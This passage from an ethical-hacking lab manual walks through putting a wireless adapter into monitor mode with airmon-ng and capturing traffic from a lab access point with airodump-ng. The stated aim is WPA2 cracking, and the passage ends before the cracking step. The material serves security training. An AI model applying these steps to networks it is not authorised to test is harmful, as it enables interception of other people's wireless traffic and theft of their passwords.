11. The result appears, displaying the error: “**Found 2 processes that could cause trouble.**” To put the interface in monitor mode, these processes must be killed.
12. Here, the name of wireless interface (**wlx687f7467dbf6**) is too long, therefore, it would automatically rename it to wlan0mon.

Module 16 – Hacking Wireless Networks



```
[root@parrot]-[~]
#airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode


PID Name
585 NetworkManager
610 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlx687f7467dbf6 rt2800usb   802.11g Adapter [Linksys WUSB54GC v3] WUSB54GC v3 802.11g Adapter
[Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy0]wlan0mon
(mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)

[root@parrot]-[~]
#
```

13. Type **airmon-ng check kill** and press **Enter** to stop the network managers and kill the interfering processes.



```
[root@parrot]-[~]
#airmon-ng check kill

Killing these processes:

PID Name
610 wpa_supplicant

[root@parrot]-[~]
#
```

14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
15. Note that **Linksys WUSB54GC v3 802.11g** Adapter is now running in monitor mode on the wlan0mon interface, as shown in the screenshot.


```

airmon-ng start wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airmon-ng start wlan0mon

PHY      Interface      Driver      Chipset
phy0      wlan0mon        rt2800usb    802.11g Adapter [Linksys WUSB54GC v3]
WUSB54GC v3 802.11g Adapter [Ralink RT2070L]
(mac80211 monitor mode already enabled for [phy0]wlan0mon on
[phy0]wlan0mon)
[root@parrot]-[~]
#

```

16. We will now use airodump-ng to get a list of detected access points and connected clients. In the terminal window, type **airodump-ng wlan0mon** and press **Enter**.

Note: Airodump-ng hops from channel to channel and shows all access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

```

Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airodump-ng wlan0mon

```

```

airodump-ng wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

CH 7 ][ Elapsed: 12 s ][ 2022-07-07 00:12


BSSID          PWR  Beacons    #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
56: 00:00:00:00:00:00 -34      6         0   0  11  130  WPA2  CCMP    PSK  <length: 0>
00: 00:00:00:00:00:00 -49      6         2   0  11  195  WPA2  CCMP    PSK  NO_CONNECTION5
6C: 00:00:00:00:00:00 -81      6         0   0   1  130  WPA2  CCMP    PSK  The Extender
18: 00:00:00:00:00:00 -55      8        24  10   1  130  WPA2  CCMP    PSK  HA
A8: 00:00:00:00:00:00 -66      7         0   0   1  130  WPA2  CCMP    PSK  SI
30: 00:00:00:00:00:00 -73      5         0   0   2  130  WPA2  CCMP    PSK  Spyingonyou_2
54:37:BB:68:88:F9 -34      5         7   0  11  130  WPA2  CCMP    PSK  CEH-Labs
18: 00:00:00:00:00:00 -82      5         0   0   2  130  WPA2  CCMP    PSK  PA
C4: 00:00:00:00:00:00 -85      2         0   0   1  130  WPA2  CCMP    PSK  AR
BC: 00:00:00:00:00:00 -85      3         0   0   9  270  WPA2  CCMP    PSK  JU

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
18:82:8C:F0:7F:9E 52:F5:9C:64:DE:E7 -60    0 - 1    2     3
18:82:8C:F0:7F:9E 6E:5A:B0:00:84:F3 -52    0 - 1e    0     2
18:82:8C:F0:7F:9E 0C:C6:FD:AE:42:49 -74   24e- 1e   37    28

```


17. In this task, we will target the access point **CEH-LABS** to perform WPA2 cracking.
18. Click the **MATE Terminal** icon () at the top of the **Desktop** window to open another **Terminal** window.
19. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
20. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
21. Now, type **cd** and press **Enter** to jump to the root directory.
22. Now, you should run airodump-ng to capture the packets from the access point. To do so, in the new terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon** and press **Enter**. Leave airodump-ng running.

Note: In this command, **--bssid:** is the MAC address of the target access point (in this case, **54:37:BB:68:88:F9**); **-c:** is the channel on which the target access point is configured (in this case, **CEH-LABS** is running on channel number **11**); **-w:** is the name of the dump file prefix which contains the IVs (in this case, **CEH-LABS**); and **wlan0mon:** is the wireless interface.



```
airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~]
#airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon
```




```
airodump-ng --bssid 54:37:BB:68:88:F9 -c 11 -w CEH-LABS wlan0mon - Parrot Terminal
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 26 s ][ 2022-07-07 00:13 ][ fixed channel wlan0mon: 6
BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH
54:37:BB:68:88:F9 -37  0      8        37   2  11  130 WPA2 CCMP PSK
BSSID          STATION PWR Rate Lost Frames Notes Pro
54:37:BB:68:88:F9 20:A6:0C:30:23:D3 -28 11e-24e 133 39
```

23. Now, open another terminal by clicking the **MATE Terminal** icon () at the top of the **Desktop** window.
24. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
